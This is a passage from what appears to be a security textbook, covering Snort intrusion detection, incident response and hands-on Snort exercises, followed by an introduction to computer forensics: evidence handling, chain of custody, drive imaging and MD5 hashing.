up Agent password overflow attempt"; flow:to_server,established; content:
"|00 00 09 01|"; depth:4; offset:16; content:"|00 00 00 03|"; depth:4;
offset:28;  byte_jump:4,32;  byte_test:4,>,1023,0,relative;  reference:
cve,2005-0773; classtype:attempted-admin; sid:3695; rev:1;)
```

The signature first tries to identify client authentication requests by looking for a destination port of 10000 and various byte sequences found in authentication request packets.

To detect this vulnerability, the signature next checks the password length field in a packet to see whether its value is greater than 1023. This is accomplished with the byte_test keyword. If the length is greater than 1023, the packet will trigger the vulnerability, so the signature triggers an alert. This signature is part of the rule set distributed with Snort. While you probably will not be writing such signatures on day one of your Snort deployment, I hope this demonstrates some of the true power of Snort.

## Responding to Attacks/Intrusions

I have spent most of this chapter discussing the means and methods to build a basic Snort system to protect your network. This chapter would not be complete without answering the question of what happens when an attack is detected. This moves the conversation to incident response.

The Defense Advanced Research Projects Agency (DARPA) formed an early Computer Emergency Response Team (CERT) in 1988. Many people attribute the founding of the CERT to the Morris worm, which had occurred earlier that year. The ''information superhighway'' was little more than a dirt road in 1988, and so the delayed response wasn't fatal. Few of us today have the same luxury with regard to waiting until after an attack to form a incident-response plan. To reduce the amount of damage that these individuals can cause, organizations need to have incident-response and -handling policies in place. These policies should dictate how the organization handles various types of incidents. Most companies set up a Computer Security Emergency Response Team (CSIRT) or Computer Incident Response Team (CIRT), as CERT is now a registered trademark of Carnegie Mellon University.

Having a CIRT in place and the policies it needs to function can provide the organization an effective and efficient means of dealing with situations in a manner that can reduce the potential impact. These procedures should also provide management with sufficient information to decide appropriate courses of action. By having these procedures in place, the organization can maintain or restore business continuity, defend against future attacks, and deter attacks by prosecuting violators. There can be many types of incidents, but what they all have in common is that they affect the network in a negative way and need to be responded to quickly so that the damage can be mitigated. As you can probably see, this means that an effective incident-response plan needs to be developed to deal with such occurrences.

One of the best things about an incident-response plan is that it provides a structure to deal with the event in a time of crisis. During an actual attack, it's important to keep calm and have a good idea about what needs to happen. One of the great things about Snort is that it can be used to watch for events and incidents. Snort's real-time captures can be used to help determine what is actually occurring, and Snort's logging ability can help investigate previous events.

In either circumstance, you must understand what is and is not an event worth investigating. As an example, although port scans and ping sweeps may be some type of reconnaissance, this activity will not always result in an attack. Other events such as privilege escalation attempts, buffer-overflow attacks, brute-force login attempts, and denial of service attacks all require immediate investigation. With this in mind, let's take a look at the incident-response process:

1. **Planning and preparation** — The organization must establish policies and procedures to address the potential of security incidents.
2. **Identification and evaluation** — The detection of the event. Automated systems should be used to determine whether an event occurred. There must be a means to verify that the event was real and not a false positive. The tools used for identification include IDS, IPS firewalls, audits, logging, and observation.
3. **Containment and mitigation** — Planning, training, and the use of predeveloped procedures are key to this step in the process. The incident-response plan should dictate what action it is necessary to take. The incident-response team will need to have had the required level of training to properly handle the response. This team will also need to know how to contain the damage and determine how to proceed.
4. **Eradication and recovery** — Containing the problem is not enough. It must also be removed and steps need to be taken to return to normal business processes.
5. **Investigation and closure** — What happened? Once the investigation is complete, a report, either formal or informal, must be prepared. This will be needed to evaluate any required changes to the incident-response policies.

6. **Lessons learned** — At this final step, all those involved need to review what happened and why. Most important, what changes must be put in place to prevent future problems? Learning from what happened is the only way to prevent it from happening again.

During an incident, it's important that the team document everything that happens, because investigating computer crime is complex and involved. Missteps can render evidence unusable in a court of law. This means that team members must be knowledgeable about the proper procedures and must have had training on how to secure and isolate the scene to prevent contamination. For more about this, see Chapter 11, ''Forensic Detection.''

Another important concern is who will be part of the incident-response team. You might be thinking that this is exclusively a network security task, but in reality there will be many more participants. Incident-response team members not only need to have diverse skill sets; they should also represent various departments throughout the organization, such as the following:

- Information security
- Legal
- Human resources
- Public relations
- Physical security
- IT Network and administration
- Audit and compliance

Having a diverse group better prepares the team to deal with the many types of incidents that may occur.

In the end, the incident-response process is about learning. The results of your findings should be fed back into the system to make changes or improve the environment so that the same incident isn't repeated. Tasks you may end up doing as a result of an attack include the following:

- Figuring out how the attack occurred and looking for ways to prevent it from happening again.
- Creating new Snort rules
- Upgrading tools or software in response to finding out what the team didn't have on hand to effectively respond to the incident
- Finding things that went wrong and making changes to the incident-response plan to improve operations during the next incident

To learn more about incident response, take some time to review `www.cert.org`.

## Summary

From the early days of intrusion detection, when James Anderson did his early theoretical work, to a later time when Dorothy Denning built one of the first working intrusion detection systems, we see that intrusion detection can take on many different forms and has evolved. Some early systems worked much like Tripwire, in that they detected changes in individual files, but newer systems can even block attacks in real time.

What is important to learn from this chapter (and the book as a whole) is that no one tool offers real security. A lone IDS *cannot* provide true security. When coupled with firewalls, encryption, system hardening, physical security, and policies such as incident response, however, an IDS can start to enhance security and play an effective role.

## Key Terms

- **Anomaly detection** — A type of intrusion detection that looks at behaviors that are not normal with standard activity. These unusual patterns are identified as suspicious.
- **Intrusion detection** — A key component of security that includes prevention, detection, and response. It is used to detect anomalies or known patterns of attack.
- **Intrusion detection system (IDS)** — A network-monitoring device typically installed at Internet ingress/egress points and used to inspect inbound and outbound network activity and identify suspicious patterns that may indicate a network or system attack from someone attempting to break into or compromise a system.
- **Pattern matching** — A method that IDSs use to identify malicious traffic. It is also called signature matching and works by matching traffic against signatures stored in a database.
- **Protocol decoding** — A method that IDSs use to identify malicious traffic. Protocol-decoding systems have the ability to decode and examine known types of protocols, such as FTP, Telnet, HTTP, and others.

# Exercises

This section presents several hands-on exercises to help reinforce your knowledge and understanding of this chapter. The author selected the tools and utilities used in these exercises because they are easily obtainable. The goal is to provide you with *real* hands-on experience.

## Building a Snort Windows System

This exercise steps you through the process of installing and configuring Snort on a Window PC. Requirements include a Windows 2000, XP, or 2003 computer and Snort software.

1. Download a copy of `Winpcap.exe` from `www.winpcap.org`. This low-level packet driver will be needed to get Snort to work. After you install WinPcap, reboot if prompted.
2. Download the latest version of Snort from `www.snort.org/dl/binaries/win32/`. At the time of this writing, the version is 2.80. After starting the download, start the Snort install.
3. Agree to accept the license agreement.
4. Check Support for Flexibility Response, and then click Next.
5. Verify that all components are checked, and then click Next to continue the installation.
6. Accept the defaults for location, and then click Install. The folder `C:\Snort` will be used.
7. Click Close to finish the Snort installation. During the actual installation, Snort creates a directory structure under `C:\Snort` that looks like this:

```
C:\snort\bin
C:\snort\contrib
C:\snort\doc
C:\snort\etc
C:\snort\log
C:\snort\rules
```

8. If necessary, click OK to close the Snort Setup information box.
9. In the `snort.conf` file, search for the variable statement that begins with `var rule_path`. If necessary, change the statement to refer to the path of your Snort rules folders, which is the `var RULE_PATH c:\snort\rules`.
10. Search for the variable statement `var HOME_NET Any`. Change it to the setting for your network (e.g., `var HOME_NET 172.16.0.0/24`).

11. Search for the statement `include classification.config` and change it to

    ```
    include c:\snort\etc\classification.config
    ```

12. Search for the statement `include reference.config` and change it to

    ```
    include c:\snort\etc\reference.config
    ```

13. Save and close the file.
14. Reboot your machine and log back on to Windows. To check that Snort was properly configured, open two command prompts.
15. At one of the command prompts, navigate to the `C:\snort\bin folder`, and enter **snort –W**. You should see a list of possible adapters on which you can install the sensor. The adapters are numbered 1, 2, 3, and so forth.
16. At the `c:\snort\bin>` prompt, enter **snort –v –i*x***, where *x* is the number of the NIC to place your Snort sensor on.
17. Switch to the second command prompt you opened, and ping another computer, such as the gateway. When the ping is complete, switch back to the first command-prompt window running Snort, and press Ctrl+C to stop Snort. A sample capture is shown here:

    ```
    11/01-23:09:51.398772 192.168.13.10 -> 192.168.13.254
    ICMP TTL:64 TOS:0x0 ID:38
    ID:1039  Seq:0  ECHO
    9E 85 00 3B 84 15 06 00 08 09 0A 0B 0C 0D 0E 0F  ...:............
    10 11 12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F  ................
    20 21 22 23 24 25 26 27 28 29 2A 2B 2C 2D 2E 2F   !"#$%&'()*+,-./
    30 31 32 33 34 35 36 37                          01234567
    ```

This demonstrates the basic capabilities of Snort, but not everyone has the time or ability to constantly monitor the console. Therefore what is needed is a way to log the activity for later review. We can do this as follows:

1. If you are not already there, change to the directory where you installed Snort. Then at the command prompt, enter **snort –i*x* –dev –l\snort\log**. This command will start Snort and instruct it to record headers in the `\snort\log` folder.
2. Now ping some other device, such as the gateway. If you have a second computer on the network, you can use it to ping that computer, or you can even scan it with Nmap. The idea here is to generate some traffic to be logged in the `Snort\log` folder for review.
3. After you have generated some ping traffic or run some scans against the local machine, press Ctrl+C to stop the packet capture.
4. Use Windows Explorer to navigate to the `snortlog` folder.

5. You should see some files there. Use Notepad to examine the contents of the capture. (This is a great feature because now you can go back and review activity.)

## Making a One-Way Data Cable

A one-way data cable is designed so that it can receive information but not transmit it. This makes it impossible for an attacker to receive data from the IDS system and makes for an undetectable but direct way to monitor traffic. Having a one-way data cable is a good way to set up a Snort system:

1. You need the following:

   A length of Cat-5 cable

   Two RJ-45 connectors

2. Wire as a normal patch cable (using pins 1, 2, 3, and 6) the end of the cable that you will plug into the sniffer.
3. Modify the end that will be plugged into the switch. On this end, remove an inch or so of wire 1 and wire 2.
4. Strip both ends of the removed wires.
5. Solder wire 1 to wire 3, and solder wire 2 to wire 6, so that transmit and receive are looped. Carefully place these wires in an RJ-45 connecter and crimp them. Figure 10-21 shows the final configuration.




**Figure 10-21** IDS one-way data cable.

CHAPTER

11

# Forensic Detection

The term *forensics* may cause some people to think of DNA or the latest episode of *Law and Order*. Others may have thoughts of tracking a hacker while in the midst of a computer break-in. Still others may see it as a means of conducting a computer investigation after the fact to gather electronic evidence that can be used by the organization to determine if some type of incident or cybercrime has occurred. Forensics can be defined as any of these activities. This chapter looks at the aspects of forensics that are also known as cyber-forensics. A forensic investigation must follow a strict set of rules that govern how the evidence is obtained, collected, stored, and examined. While the organization performing a forensic investigation might not know at the beginning of an investigation how or what will be found, the process must be followed carefully or any evidence obtained may become tainted and be inadmissible in a court of law.

Government, military, and law enforcement have practiced forensics for many years, but it's a much younger science for private industry. Its growth can be tied to the increasingly important role that computers play in the workplace and the type of information they maintain and access they enjoy.

This growth means computer security specialists must have a greater understanding of computer forensics and the concept of *chain of custody*. Even though many forensic investigations and computer forensic work will never be tested in court or require a law enforcement response, forensic process integrity is crucial so that any collected evidence is relevant, valid, and potentially admissible in court. Let's get started by looking at a broad overview of forensics.

**EVIDENCE, OBVIOUSLY**

**Any time we are faced with an incident, there will be a need to gather evidence. Evidence can be used to prove that a computer crime occurred, that a particular person committed a specific deed, or even to identify the actions of a computer criminal. Therefore, evidence, or more precisely computer evidence, is any data, file, software, hardware, or device that can be used to prove a person committed the act or caused the incident. When used in a court of law, this type of evidence is known as real evidence, as it is something that can be shown in a court of law. While many incidents may not end up in court, all evidence must be collected in such a way that it would be acceptable should that occur.**

## Computer Forensics

Before any type of forensic work can commence, forensic analysts must set up an area in which they can complete the required tasks. (And although the purpose of this book is to guide readers as to what is required to set up their own security lab, let's briefly examine the required setup to perform forensics in a real-world environment.) The ideal forensic work area is one that offers limited access; after all, you *must* account for who has access to data and to forensic workstations. You need a minimum of one forensic workstation. This system should not have Internet access, to reduce the risk of the system becoming infected with viruses, spyware, or malicious code. The lack of Internet access also helps to ensure that data cannot be accessed remotely or tampered with. Keep a notebook or otherwise record all activities that concern specific evidence. A real forensic lab also needs a safe/controlled area in which to store evidence. Common forensic lab equipment includes the following:

- Computers
- Printers
- Scanners
- Spare hard drives
- RAID arrays
- Digital camera
- Write blockers
- IDE and Serial ATA cables
- USB and FireWire adapters and cables

**FORENSIC LAB VS. SECURITY LAB**

**Is a security lab the same as a forensics lab? No. A security lab, as discussed in this book, can be used for a variety of security-related tasks, such as testing patches, analyzing exploit code, testing security solutions, creating IDS signatures, performing basic forensics activities, and so on. A forensics lab is set up for the specific forensic activities. A forensic lab should have the following: a controlled area in which to store evidence, controlled access, an interview area, non-networked standalone systems on which to perform specific forensic activities, and specialized equipment. If you're interested in learning more, spend a few minutes reviewing `www.compseconline.com/hottopics/hottopic_Feb04/settingupaforensicsunit.pdf`.**

Organizations that perform computer forensics typically have a few of each of these items. Even the most rudimentary forensic lab must have at least one of everything on this list, except perhaps a scanner and a RAID array (which may be optional in some scenarios).

Before this chapter delves into the basic software requirements for computer forensics, let's examine the overall process itself. Computer forensics follows a three-phase process: acquisition, authentication, and analysis. These component phases build on each other and ensure that all evidence remains credible, relevant, and admissible. Let's get started with acquisition.

## Acquisition

Acquisition occurs through taking physical possession of something (for purposes of this chapter, with the goal of potentially using that something as evidence) or contracting to take possession. In many instances, forensic analysts are asked to acquire hard drives, computers, media, or other items on-site. Just as with any investigation, analysts should carefully record what physical evidence they recover. Physical evidence and computer forensics can help re-create, as ''proof,'' the incident scene and the relationship between any victims and suspects. This relationship is shown in Figure 11-1.




**Figure 11-1** Relationship of evidence to suspect.

The acquisition phase follows these steps:

1. Collect and document the evidence.
2. Protect the chain of custody.
3. Identify, transport, and store the evidence.
4. Duplicate the suspected evidence.

There are also numerous supplies that will be needed when conducting an investigation, including these:

- Antistatic bags
- Cable ties
- Evidence bags
- Antistatic bubble wrap
- Evidence tape
- Nonstatic potential packing materials
- Packing tape
- Various sizes of sturdy boxes

There are various ways to collect and handle evidence, but the typical way is to record everything. A digital camera can be used to record the layout of the scene. You will want to take pictures of everything. Document the condition of computer systems, attachments, cables, and all electronic media. You will even want to photograph desks, tables, and even plaques or name plates that show who sits in specific locations. Even pictures of the location of the mouse can be useful, as they can show whether the person using the computer is right-handed or left-handed. You can even use a camera to take pictures of any screen settings that are visible on a running system. You also want to document internal storage devices and hardware configurations: hard drive make, model, size, jumper settings, location, and drive interface, plus internal components such as sound card, video card, and network card. It is a good idea to record any identifying numbers, too, such as a *Media Access Control (MAC) address*. By following this process and keeping adequate records, you can begin to build a proper chain of custody.

### CHAIN, CHAIN, CHAIN

**Whereas chain of custody is something that those in law enforcement are familiar with, it might be new to many IT professionals. Chain of custody is**

**used to address the reliability and credibility of evidence. Chain of custody should be able to answer the following the questions:**

- **Who collected the evidence?**
- **How and where was the evidence collected?**
- **Who took possession of the evidence?**
- **How was the evidence stored and protected?**
- **When was the evidence removed from storage and why?**

Although this might seem like an onerous task, in reality chain of custody is just a simple process of documenting the journey of any and all evidence while keeping it under control. While not every forensic investigation will lead to a court case or other legal showdown, you must always maintain the integrity of the evidence. That integrity will make all the difference should you ever have to defend (in court or otherwise) the credibility of what you have collected, analyzed, and discovered.

Identify and tag all evidence before placing it into storage. You can make your own evidence tags and documents, or you can purchase them from a variety of companies.

With the evidence collected and recorded, it is likely that you have now reached the point at which you may need to copy hard drives or fixed disks. *After all, you want to perform any analysis on a copy of the original evidence so that the original can remain safely stored away!* The objective of fixed disk imaging is to preserve the original copy in a pristine state and to provide the analyst with a copy to use for investigation. This process usually consists of three steps:

1. Remove the drive from the suspect's computer.
2. Connect the suspect's drive to a write blocker and fingerprint.
3. Use a clean, wiped drive to make a copy of the suspect's computer.

Why take such precautions? Evidence must be protected throughout the evidence lifecycle or it will not be acceptable in court. For evidence to be admissible in court, it must be relevant, legally permissible, reliable, properly identified, and properly preserved.

## Drive Removal and Fingerprint

During a forensic duplication, you want to ensure that the suspect's hard drive remains unchanged. Basically, this means that you do not want the suspect's computer to go through a normal boot process. Your goal is to keep the evidence in a pristine state. Start this process by removing the suspect's hard drive. Next you need a write blocker. A write blocker is a software or hardware tool that prevents data from being written to the suspect's drive. Software write blockers usually prevent drive writes by capturing and preventing interrupt 13. An example of a software write blocker is PDBlock. Information on PDBlock is available at `www.digitalintel.com/pdblock.htm`. Hardware blockers allow read-only access via a hardware device. Technology Pathways (`www.techpathways.com`) makes NoWrite. This hardware device connects two drives together and facilitates the copy process while ensuring the integrity of the suspect's hard drive. Figure 11-2 shows an example of a hardware write blocker.

The suspect's drive can be placed in an external drive enclosure. By doing this, you can repeat this process as needed for each investigation. Popular formats of these devices range from USB to FireWire (IEEE1394) to SCSI. No matter what you use to copy the data, the critical factor is that you don't make any changes to the suspect's computer. Use a cryptographic routine to ensure the integrity of the original and the copied data. We talk more about this later in the chapter.

Once the decision is made to remove the suspect's hard drive for duplication, make sure that you detail and record everything. There is no such thing as too much documentation. A photograph, description of the drive, and its serial numbers should be recorded. Good documentation is the key to a successful investigation. If you are called to court six months to a year after the investigation ended, your documentation will be your guide. Table 11-1 lists examples of the types of information that you should record.



UltraBlock USB Write Blocker

**Figure 11-2** A write blocker.

**Table 11-1** Sample Evidence Listing

| TAG | DESCRIPTION |
|---|---|
| Tag 138 | Western Digital WD 307AA hard drive S/N: 112 9798 Size: 40GB |
| Tag 139 | IBM ThinkPad 600E Pentium III/2400 MHz, S/N: 78-TXD53 |
| Tag 140 | Largan Chameleon digital camera 2 MEG S/N: B096077 |
| Tag 141 | Sony 1GB USB thumbdrive S/N: AG5491205-Z |

Suppose that the drive is being removed from a laptop. Several companies make adapters that enable you to connect these devices to a standard IDE or SATA interface. These adapters are available from many online vendors and are a good addition to your forensic toolkit. Here is the URL for one such vendor: `www.cableco.com/products/1920.html`.

As a final note, an alternative to removing the suspect's hard drive is to perform network duplication. This process requires that both devices (the original drive and the hardware used for duplication) have network cards and share a common protocol, such as TCP/IP. It is best to use a crossover cable or small switch to gain connectivity. Again, exercise caution so that you do not modify files on the suspect's computer.

Now that a method of transfer has been decided on to move data, files, and directories onto the forensic computer, you must decide how to make sure that the target drive is forensically sterile, and you must determine the type of image that will be required. You must wipe the target disk and decide whether to make a physical or logical copy of the evidence.

## Drive-Wiping

Any drive used to store a copy of forensic data should be forensically sterile. Drive-wiping programs are required because of the way format, FDISK, and erase programs operate. This peculiarity can sometimes work in your favor. If the suspect performs a quick format, the file allocation table (FAT) and partition information are overwritten. The data located on the drive actually remains. Although this data might now be beyond the reach of the average user, some programs allow for its recovery. The caveat is that any drive used for the collection of evidence must be thoroughly cleaned, ''wiped,'' before its usage.

Drive-wiping programs operate by overwriting all addressable locations on the disk. Some programs even make several passes to further decrease the possibility of data recovery. What they provide for the forensic analyst is verifiably clean media. In the hands of the criminal, these programs offer the chance to destroy evidence. Some of the leading competitors in this field include WipeDrive by AccessData, `www.accessdata.com`; KillDisk by Lsoft, `www.killdisk.com`; and others, such as Stealth by NTI, `www.forensics-intl.com`, restrict the sale of their product to law enforcement, government agencies, or other approved organizations. Both WipeDrive and KillDisk comply with the stringent Department of Defense (DoD) standard #5220-22M. That standard states: ''All addressable locations must be overwritten with a character, its complement, then a random character and verify.''

**IS DISK WIPING PERFECT?**

**No. Because hard drive mechanisms have some amount of tolerance to them, there is always a very small amount of residual data left behind. This is referred to as shadow data. Use of this data in court would be questionable, and it is very time-consuming and costly to attempt its recovery. However, government agencies such as the NSA and others have the capability.**

## Logical and Physical Copies

With a prepared wiped target, we now turn our attention to the type of copy that we'll need for our investigation. Don't be fooled into thinking that the `Copy` command will suffice for this operation. The `Copy` command does not make an exact duplicate. It will not rebuild the FAT, partition table, or boot files, all of which you need. Let's look at the different types of ways in which a disk can be copied, logical and physical. Before we move into physical and logical disk imaging, let's review the basics of hard drive operation. The disks inside hard drive are called platters. Data can be written on both sides of the platter. Reading specific tracks and sectors retrieves information.

The smallest unit of storage on the disk is known as a block (Unix) or cluster (Windows). Cluster size, as defined by Microsoft, is based upon the total capacity of the drive. As drive capacity increases, so does the cluster size. Table 11-2 shows some sample sizes of FAT clusters.

When a computer writes files to the drive and the total file size does not come out to be an even multiple of the cluster size, extra space must be used in the next cluster to hold the file. This cluster is only partially used. The remaining space in that cluster is referred to as *file slack* (see Figure 11-3).

Slack space can contain remnants from previous disk writes. Although this information is not normally accessible, because it lies beyond the EOF (End of File) marker, there are ways to examine and recover this data. The most common is to use a forensic software package. The type of drive imaging you perform will determine whether the information held within the slack space is copied.

**Table 11-2** Typical FAT Cluster Sizes

| DRIVE SIZE | FAT TYPE | SECTORS PER CLUSTER | CLUSTER SIZE |
|---|---|---|---|
| 0–15MB | 12-bit | 8 | 4K |
| 16–127MB | 16-bit | 4 | 2K |
| 128–255MB | 16-bit | 8 | 4K |
| 256–511MB | 16-bit | 16 | 8K |
| 512–1,023MB | 16-bit | 32 | 16K |
| 1,024–2,048MB | 16-bit | 64 | 32K |
| 2,048–4,096MB | 16-bit | 128 | 64K |
| 4,096–8,192MB | 16-bit | 256 | 128K (NT v4.0) |
| 8,192–16,384MB | 16-bit | 512 | 256K (NT v4.0) |




**Figure 11-3** File slack and drive space.

Finally, let's review physical and logical drives. A physical drive is the hard drive itself. Before a hard drive is formatted, it must be partitioned. Partitioning is the act of defining which areas of the drive will be accessible to the operating system. A drive can be partitioned and formatted into one logical drive, `C:`, or it can be partitioned into several logical drives (`C:` and `D:` drives, for instance). In DOS and Windows 9x, the `Format` command is used to examine and configure these parameters. Use Disk Management to examine partition information if you're using Windows 2000, XP, 2003, or Vista.

## *Logical Copies*

Performing a logical copy means that you are copying all files and folders. This is the same process that occurs when you use any number of standard backup programs, such as Microsoft Backup or Norton Ghost. Files and folders are duplicated, checksums will match, but the information is not necessarily restored in the same location as the original, nor is the free space and file slack space copied.

During a forensic investigation, you will be examining files, directories, temp folders, browser history, browser cache, and the context of the information you discover. The drive may have remnants of files from previous write operations or have information that is stored in the drive's free space. A logical copy will not reproduce or copy this information. What's important is to understand what is and is not copied, which depends on the type of duplication process performed. To get a complete, exact duplication, you need to perform a physical copy.

### *Physical Copies*

To perform a physical copy means that an exact duplicate of the original media is being created. NTI's SafeBack (`www.forensics-intl.com/safeback.html`) is an example of this type of physical copy program. Physical copy programs not only copy all the files and folders; they literally make a bit-level copy. These programs duplicate all the information down to the track, sector, and cluster of the original. Information outside normal file parameters is also duplicated. This information falls into two categories:

- **Free space** — Space on the drive that is currently not allocated to any file. This could be space that has always been empty or space that was used for a file that was deleted or moved. If there was a file or information stored there at one time, the information may still be there. While it cannot be accessed or read through normal processes, some programs allow for its retrieval. To view this information on the target device, a physical copy must be produced.
- **File slack space** — As discussed earlier in this chapter, the smallest unit of storage on a drive is a cluster (or block). Let's assume that the cluster size is 512 bytes. If the information being stored is less than 512 bytes, there is room left at the end of that cluster. That portion of the cluster is outside the use of normal operation, and data could be remaining there from previous disk writes. You need specialty tools to examine these areas of the disk. You look for erased files, data that survived previous formats, and other information that someone could have attempted to hide or destroy.

### *Imaging the Drive*

Imaging is the process of making a physical copy of a hard drive or disk. Imaging is much more than a simple copy program. Imaging is the process of cloning the operating system, personal configurations, data files, settings, and all slack. No matter which imaging software you choose, you should first get comfortable with the software you plan to use, practice using it, and investigate its features. Common imaging tools include NTI's SafeBack, Norton Ghost, and SnapBack DatArrest.

SafeBack is a software program used to make mirror-image copies of hard drives. SafeBack was originally developed by Sydex, Inc. and was sold to New Technologies, Inc. (NTI) in 2000. SafeBack is still around, and is considered one of the premier forensic duplication tools. It has overcome several high-profile legal challenges and is considered a premiere evidence-preservation tool. If you are looking for a high-quality forensic duplication tool, this is one to consider.

SafeBack's strength is that it makes bit-level copies of hard drives. These images can be written directly or to any writable magnetic storage device. These bit-level copies are physical duplicates to the original. Physical duplication is superior to logical duplication because data held in the slack-space and free-space areas of the drive is duplicated. The integrity of the image is maintained by the use of an advanced hashing process.

Norton Ghost was originally developed by a New Zealand company and was sold to Symantec in 1998. Ghost is an acronym for General Hardware Orientated System Transfer. Norton Ghost is a cloning and disk-duplication utility. It provides the capability to duplicate a drive or partition. This duplication process can be direct (cloning) or indirect (imaging). Norton Ghost works with Linux, FAT, and NTFS drive partitions.

SnapBack DatArrest is another fine product. SnapBack started as drive-duplication software, but the company has developed a special version for forensics. Its features include the ability to copy files and the directory structure and to delete information from a suspect's drive. EnCase, by Guidance Software, is another excellent piece of forensic software.

Ultimately, you must decide which method of duplication is reasonable and prudent. One of the goals of this book is to introduce you to software you can obtain and use at your convenience. Some forensic software is restricted for sale to only law-enforcement groups. This doesn't mean that you cannot complete a forensic analysis without a specific product. There are many good software tools on the market, and there's always more than one way to complete a successful investigation. Regardless of the tools you use, just make sure that your methods meet the following criteria:

- The evidence is not tampered with.
- The process is documented and repeatable.
- The chain of evidence is recorded.

Don't be afraid to read the software manuals and practice with sample data and files. When it comes to dealing with ''real evidence,'' you might get only one chance to do it right!

## Authentication

With the decision of what duplication method to use decided, we must next discuss the concept of authentication. Basically, any time data is handled, you must ensure that it remains unchanged. Although not every investigation you become involved in will go to court, ethics and good practice require that evidence be authenticated as unchanged from the moment of discovery to the point of disposal. The evidence lifecycle includes the following:

- Discovery and recognition
- Protection
- Recording
- Collection
  - Collect all relevant storage media.
  - Make an image of the hard disk before removing power.
  - Print out the screen.
  - Avoid degaussing equipment.
- Identification (tagging and marking)
- Preservation
  - Protect magnetic media from erasure.
  - Store in a proper environment.
- Transportation
- Presentation in a court of law
- Return of evidence to owner

The primary way to ensure that data remains unchanged is by using integrity algorithms that fingerprint the original drive and the forensically produced copy. Integrity provides for the correctness of information. Integrity allows users of information to have confidence in its correctness. Data can become distorted in many ways. Normally, computer systems have various methods to protect data. This is done through parity, checksums, or redundancy. A key objective of computer forensics is to protect the data's integrity. Integrity is part of what is commonly called the *CIA triad*. This is an important security concept. CIA stands for confidentiality, integrity, and availability.

Integrity can apply to paper documents and to electronic ones. We have all seen some of the checks and balances used to protect the integrity of paper documents. It is much easier to verify the integrity of a paper document than an electronic one. For a good example, look no further than the George Bush fake-document scandal. During the 2004 election, CBS claimed to have documents that placed the president's military service in an unfavorable light. Typography experts quickly raised questions about the integrity of the memos, stating that they appeared to be computer-generated in a way that wasn't even possible in the early 1970s. Certainly, forgers can copy and create fake paper documents, but it is not a skill easily learned. Integrity in electronic documents and data is much more difficult to protect. Computer systems look at values such as time, data, size, or last-modified fields of a file to track whether or when they were changed. Although these might work well to verify that information remains unchanged during a normal data transfer, these various fields can be manipulated. Forensics requires cryptographic algorithms. These routines use one-way hashing algorithms.

Hashing algorithms function by taking a variable amount of data and compressing it into a fixed-length value referred to as a *hash*. The Message-Digest 5 (MD5) algorithm outputs a 128-bit hash value. The Secure Hash Algorithm (SHA) outputs a 160-bit hash value. This hashed value serves as a fingerprint or digital signature. It can be used to verify the data is intact and has not been changed. That is why it is important for investigators to understand the difference between the various hashing programs. If a hash can be manipulated, it has no value in court. Rules of evidence generally require that when a duplicate of the original data is admitted as evidence, it must be an exact duplicate of the original. The hash values must match and be of sufficient strength to overcome the argument of tampering. As mentioned previously, evidence must be authenticated as unchanged from the moment of discovery to the point of disposal.

### FACTS ABOUT HASHING

**Hashing provides a fingerprint of the message. Strong hashing algorithms are hard to break and will not produce the same hash value for two or more messages. Hashing is a one-way process that provides integrity.**

**Some of the most common hashing algorithms are as follows:**

- **MD2, 4, 5 — Part of the family of Ronald Rivest Message-Digest hashing functions**
- **SHA — Secure Hash Algorithm**
- **HAVAL — A modified version of the MD5**

The MD5 hashing algorithm is based on *RFC* 1321, www.faqs.org/rfcs/rfc1321.html. MD5 is one of the most widely used hashing algorithms today. Created by Ron Rivest and published in 1992, it has been used as the basis to create MD5sum and several similar programs. MD5 is available for both Unix and Windows platforms. The Windows version used here was downloaded from http://unxutils.sourceforge.net. Here is a simple example of the command-line argument. I have created a file named pass.txt for this example:

```
C:\>md5sum c:\pass.txt
\4145bc316b0bf78c2194b4d635f3bd27 *c:\\pass.txt
```

The information returned displays the fixed-length hash and the filename. You could save this information to a file by typing the following command and using stdout (>). This redirects the output to a file:

